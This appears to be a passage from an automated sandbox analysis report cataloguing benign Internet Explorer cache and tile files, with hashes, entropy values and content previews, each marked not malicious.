C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.096982051104299
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kNnWimI002EtM3MHdNMNxe2kNnWimI00ONkak6EtMb:2d6NxrISZHKd6NxrISZ72a7b
MD5:	4B97664888859AE74C40BC76221B5FC0
SHA1:	AA1715B3010BCC2A5943520C1A74D270B067CE07
SHA-256:	299E78DECDDACBC0CC7B5874A131F0316B0FD3D274665A832AA066638B094566
SHA-512:	5548A1277628DD647B2DBAD7BED72C4CBE2CBF07033AF22AD1CF12874EA9E9EDC5DD2B8CB6A993698EFF9B88A578D4F37C07053B8F81186CD7C7D139C19688F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.114732529360086
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLjnWimI002EtM3MHdNMNxvLjnWimI00ONmZEtMb:2d6NxvfSZHKd6NxvfSZ7Ub
MD5:	404FA469A6261D72C980575429C9BABD
SHA1:	1A5202CEEB3FC67D67C11781AFEE4E51E55FD509
SHA-256:	E4D4C4F380C8FCD2FD7F3D0098E354EABFD409CDF2D5EAA6FC44E6E748B325C0
SHA-512:	2EB8DBBA4A67D7877C0E496602C2467F816F0AAFF616F64802D8DF9121E38EC658C283337834D316739EEFDDEC424627EEA74C4C1284FD412DB5231B60D4A27
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xf4d26f81,0x01d7bbd1</date><accdate>0xf4d26f81,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xf4d26f81,0x01d7bbd1</date><accdate>0xf4d26f81,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	648
Entropy (8bit):	5.084812652637342
Encrypted:	false
SSDEEP:	12:TMHdNMNxiNnWimI002EtM3MHdNMNxiNnWimI00ONd5EtMb:2d6Nx+SZHKd6Nx+SZ7njb
MD5:	4CB820B1224A43F501184B17C85D7F9C

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
SHA1:	121A3CBC8CB4CC34D7DDCE38D379C67DCA889F2A
SHA-256:	D08FCB5910B21DE0D9BC93C21C62E9ACE77E8AC07900DBDEDC161A0786DA0D0B
SHA-512:	6FD3E4A2B144BCFE708B9E4FA9EABF36788A4A73EAE5D68A85324BD1F4C0F1BEB279DB84238FCC0BB1E1879B92310DD6C3E28C3856FEF196BD29EDF0D7AA864C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.125410221140484
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwjnWimI002EtM3MHdNMNxhGwjnWimI00ON8K075EtMb:2d6NxQaSZHKd6NxQaSZ7uKajb
MD5:	ABE493B8C3D76D5B4543D2533638A1E2
SHA1:	A489AED01A5415DBF4FF76575A724D5C0DFB7AD9
SHA-256:	1E36E5466A218E66D8566962783ECDB842B9175ECBDDF34361C9E6E70DF1705C
SHA-512:	A08786812EBF87D71900FB9399FFB053874FCEA26EDF22EF94A76E698193736479DFB3D0EF4F7F3D8D7A94BBBC2F0D2CFF377695B028823D93168B8F11574C55
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xf4d26f81,0x01d7bbd1</date><accdate>0xf4d26f81,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xf4d26f81,0x01d7bbd1</date><accdate>0xf4d26f81,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.08506139645701
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nNnWimI002EtM3MHdNMNx0nSnWimI00ONxEtMb:2d6Nx0NSZHKd6Nx0SSZ7Vb
MD5:	235296CF37CF5C027D0F4FD097F6F32C
SHA1:	8D697D9233410C02760E341D193543071020C4C5
SHA-256:	9280D4A2252D74D7E91CA02EFFB463636C8DC09E7D862488C409D1848E3B891D
SHA-512:	6ABB5F6D5D2C35A11E3C9F495697016ACE82B90D9B0719F553158E01DD04169B68229446B1446381040190D0D5B903A812A6A370806114DF4D15431C97D7C128
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4d26f81,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin202591677780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	657
Entropy (8bit):	5.109553806303626
Encrypted:	false
SSDEEP:	12:TMHdNMNxxNnWimI002EtM3MHdNMNxxNnWimI00ON6Kq5EtMb:2d6NxvSZHKd6NxvSZ7ub
MD5:	ADA3056663AE29D20B1F992BBE010626
SHA1:	670D27481A4F5B6D417E399F72DA5AE22AC750FA
SHA-256:	41E305348746667956B95E9DA802C3ADADF5A81E4F6CC85D526F1C59F8A7E022
SHA-512:	69B77FFE58E6BC8B2539C4B7B6CA065422B3726F0A899CE7644AF49BB2723FE73345166DBD6462274FF3182FE2EE84426073B5154974A14C3AF934CCFE1F332A
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	660
Entropy (8bit):	5.081024191425649
Encrypted:	false
SSDEEP:	12:TMHdNMNxcNnWimI002EtM3MHdNMNxcNnWimI00ONVEtMb:2d6NxwSZHKd6NxwSZ71b
MD5:	7E9A5CAC3B6121193A991CDF77147882
SHA1:	EC2E9195D726C4ECF920665D87CD5AC146A79C42
SHA-256:	13D69E255C4DFBD22C78B2ADC19F259244786CE1A85DB3CE389EF7FB5A2CB415
SHA-512:	D97DD00E3B24D14D72CA60D0AB88A3A5673415D048F633541A78742B31DBEF1CFF98BF16A35EF0E76C0344AE4FD26605CFDF5BAFBA16D73387B6C1C0543AE5D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	654
Entropy (8bit):	5.070313782351076
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnNnWimI002EtM3MHdNMNxfnNnWimI00ONe5EtMb:2d6NxVSZHKd6NxVSZ7Ejb
MD5:	0C373E00E918F7D3CB9321CF7CEDE858
SHA1:	3EABD07612A9C3AAFE7B8FE4F1603DCE11C81BB8
SHA-256:	7E312A9C20D90B73432C628A793C162ED8C15A64FD13CD8D691E001A66F18D66
SHA-512:	0438622143E719F8CCABA1BA877332163E4A3B37E567D893434B87BECC0964549F84FB410D32C0049BE71BF205368C5C41EE7B80489838F14D5483FDA84FC4A5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xf4cb4881,0x01d7bbd1</date><accdate>0xf4cb4881,0x01d7bbd1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	934
Entropy (8bit):	7.0250117542587365
Encrypted:	false
SSDEEP:	24:u6tWaF/6easyD/iCHLSWWqyCoTTdTc+yhaX4b9upGRE:u6tWu/6symC+PTCq5TcBUX4bY
MD5:	B5A7287076BFD569BC1E1E89C8A9B542
SHA1:	6A86970D2B46DAC4499CC5A77299EC9235A47012
SHA-256:	E90DE79DE93EDF49E9D90779EBC673F6F99DFAEFAA25FE837ED52B1B46F129ED
SHA-512:	1ECF3C72BDCDDC349A7A451205BEA09D2CAE723DCEAF955D5CCF3CCDBEB19FD9CFD084ADFBFDB8789FA0472A2D6EE29AB597FFB71971179DF63250CD46D894D
Malicious:	false
Preview:	E.h.t.t.p.s.:.//.s.t.a.t.i.c.-.g.l.o.b.a.l.-.s.-.m.s.n.-.c.o.m...a.k.a.m.a.i.z.e.d...n.e.t./.h.p.-.n.e.u./.s.c./.2.b./.a.5.e.a.2.1...i.c.o.....PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....)....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`. ... ._a....._a....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\17-361657-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\17-361657-68ddb2ab[1].js	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F F
Malicious:	false
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.local Storage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find ("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c. data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("of fice")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-de pendent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2955
Entropy (8bit):	4.796538193381466
Encrypted:	false
SSDEEP:	48:Y9vlgmDHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAmHHPk5JKIcFerZjSaSZjfumjVT4:OymDwb40zrvdip5GHZa6AyQshjUjVjx4
MD5:	8FCB3F61085635194CE5A73516DE39F9
SHA1:	4EF7BB8362EE512BD497C48C168085738EE010C3
SHA-256:	CEC95B7811CBF927FD338529A08F6B1BBF12F5B78459D07D15DE92C60C12DD64
SHA-512:	DB60AF665E02724F527C6781396105C456E56D23691A64F57BDD452C0568EF43DE36F63D8B18702A5C5A6FA29C9C16CD6ADEBB74E28BA94AF7291EAC3095861
Malicious:	false
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","Opta nonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cc a92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs ","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg ","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um ","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAMqFmF[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	553
Entropy (8bit):	7.46876473352088
Encrypted:	false
SSDEEP:	12:6v/7kFXASpDCVwSb5I63cth5gCsKXLS39hWf98i67JK:PFXkV3lBKbSt8MVK
MD5:	DE563FA7F44557BF8AC02F9768813940
SHA1:	FE7DE6F67BFE9AA29185576095B9153346559B43
SHA-256:	B9465D67666C6BAB5261BB57AE4FC52ED6C88E52D923210372A9692A928BDDE2
SHA-512:	B74308C36987A45BC96E80E7C68AB935A3CC51CD3C9B4D0A8A784342B268715A937445DEB3AEF4CA5723FBC215B1CAD4E7BC7294EECEC04A2F1786EDE73E1 A7
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....RQ.....%AD.Vn$R...]n\.....Z..f.....\.A.~.f \H2(2.J.uT.i.u.....0P..s..}.....P.....l...*..P.....~...tb...f,.K.;.X.V...^..x<.b ...lr8...bt.]..<.h.d2l.T2...sz...@.p8.x<..pH...g:...DX.Vt:.....eR..$...E.d2l..d..b.R.0...]. .j...v..A....j.....H...=....@.'Z^....E|>..tZv".^...#l.[yk(.B<j..#.H..dp.\..m....."#...b.l6.7.-.Q...l6.<.# .H.....\\|.....>/^.....eL.....9.z.....lwy....*.g..h?...<...zG...c\d.....q.3o9.Y.3.|..Jg...%.t.?>....+..6.0.m.....X.q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAP7w5W[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2344
Entropy (8bit):	7.807282975351981
Encrypted:	false
SSDEEP:	48:QfAuETArjHrsFocAVoSrvaNiUOBBs8vd4CDZv5eG/:Qf7EQLYFo7Vo0y8vdVDpwG/
MD5:	BA7AFFA4339DC1A2E71502DB4200337F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAP7w5W[1].jpg	
SHA1:	81393AD3B73C33D6E039A66CCED2A6B074B4961C
SHA-256:	2182B2505753473CE4BD737ABAA36C62B8546C5265564486B2486CF19A7EE926
SHA-512:	188B0043BE85C3FA5846AAA965C3620E3B7A6818A412E7254E1D98DF4DD75D56F4ED5E6E8555FC5167143F1899866DC02045455219522198C6354B3B9FC1E04F
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....TZ'.I^*M%.+...)..F*KH....e.....Z....&...{..FB....h.cR..H.w...h^h.....4-.o.u.....AS..>.....;[M>6..b....^..*=....)..x.....R...8V..n.pi. K.d`(.b...C..8...'.....I[A.....hw0.c.SY.....{k.B$...YW...J...I..a.3L.c.S.b."c.0{)..w....R...1...@..o..3...!?"..]....c.W].-W....Mr.....=.\.$....a...).c.r..CD. ...._&...u.p.:x.V`.X.....U.5.....>U... z..Wr.....ee...2.....Mm[.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAP9FFk[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7848
Entropy (8bit):	7.919156118136334
Encrypted:	false
SSDEEP:	192:QonN/hCjoWTB7SPlO/WioTdlh/RqM+zy7x9jHp0yiZp:bNQogSPl8JaTqM39jHp0yUp
MD5:	54BA5ACE1A1B2A7D4E1B72BFA283B599
SHA1:	7C476AF7375BE5161854B7BC59A9862A61CF4FA2
SHA-256:	580CF599496A19622DD34EA885E621B9FD24F0983D7075D38F6D8AF3832F4BBF
SHA-512:	C1AAC8DB1C5AA482BDD74E6C94C0BCAF071F776B2211126CE8EE8D9C2A543688CD31B4D2575036FD1EEECF59C65AAD60F4C30941D06006329D4D5C1D0C831 11
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..ek..15+?8.....'..i.....E).....Y. "...W..tZr.....T.";.....Y....)....].^E1.....T5G.NR...C..g.EC..V.u"FJ.Q..Q).W.,.1...2GS....K LBP.:...C.i.....@{R.].S.#...8.....LY...b.....j:P#...i...n...H.ns.....gR+..Q...^..)..,....u.....1U.Mr....E$..F.|. UGFkN7fV.....].H.....P.)1.MH...#T2..P.l....4.....9...k..l@..Z.....FY.?!..& .S...k.u...C"a@..C.1...$.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAP9r3b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	7267
Entropy (8bit):	7.888000594833816
Encrypted:	false
SSDEEP:	192:QnJ04vbgqt2wWeIALvaV4xFSU8lJhgNYO6:0S4v8U2ty/0U8lzgu
MD5:	6C3F130D307D03AC7BD6FC5DA54C77A8
SHA1:	697764642BEAA859B54276D655726F7A05DC4F21
SHA-256:	783802C8ECCF014A9AEEB4263F91AF9A9E45B4C04710F701B4949AEF817BD556
SHA-512:	4EDD681FC3CB2ECCE4EF22B0D03AC99E32D455048BF8C37C8FC227209BFE175134886163B063DAF58093CD86EB4E27599BC3191035DABF225B6C69CD8A734A 2
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...AC..8P...h.h.h.....,..uU$R..*..H.....\.=...zf.%..7..Bz?u...ZB.s..n....SZ.p...R...Z.5.....=(.ibr3..]..~z.L._..T...f.K"..k.....z.4 .bh...!..]..... ..XHN..@.d.....=).....$...+..N..bDp98..@...si'.....i.A0.YO ....9...+C .....P...i....4.XR..@....@.@.@.L..*j.d.'Q.a...]?..sn3x.}k.'..4.0.:.ZD.....=3.Z"H...O.....c..ni....$.+6.K- ...z.P.C..).!.1.....J`J.sH.t....i.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPa34D[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	12647
Entropy (8bit):	7.85688555467823
Encrypted:	false
SSDEEP:	384:NZmUdFnjyddstPBDHHReN/KzQxsx9yIYt79:NEKjyktpnM/6QCP4b
MD5:	7EC15FC40F0D6E5943748B87C3FD2439
SHA1:	6AA52A7FF29050780E2C7803CEAD16D1EE388725
SHA-256:	9765960620FA9290C64F0F2AB3266D174DF6B8CDC45C8981DD6C856A49522874
SHA-512:	10E19EF476CCC30B560EF1790953CC3AA3B585C53BCDAD360A32471A2128D9A05BC97299596FD6146C7D7766ADB51BB145FA7121066918C596DF3733E5E7C2A
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPa34D[1].jpg	
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..>./.....G*...'..;!\M....t...,.d..b..(.i.S.....b...X..XA.v...,..Q`.m..p.E....m...(.\\Qa..,0..... .P0..%...R.(..(..... .....v..(...)...X.....1.,..Q`.....b.....b..P..@%...b...(.(.P.H.....1h.S.....`-...(.....P.@....P.P.@.)...(.....J.).P.P0..P.jF-0..Z.).Z.)...Z.(.....@.....-.....d.!#...X..@.zb.....(....BP.@....(.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAPaBK0[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	5812
Entropy (8bit):	7.72051672684284
Encrypted:	false
SSDEEP:	96:QfPEXxtq78fskHXyJzLoYVjTf1qsNf64xVSMM7hd814QVrxi5hzjZ:QnWtq2woYj7J/VSfPcrxi5hPZ
MD5:	1D5041F95B9DDA93B4CB6ACD0688A1D1
SHA1:	F1C51D5E0129035B07B0721551B131BBAE13F3D2
SHA-256:	60878073F82B44E4534C6AE9D0577AB54D04726388A7B499388DE258E9163D10
SHA-512:	DDCBD1949C6B518E57D04E91EDC4CE33BFA64546AECF0A296BD2C0EA63BA2A73DD23AD580C799DC01E27D2A7D3737C5117F0808C28D5321989ABF5CC5EDC F22
Malicious:	false
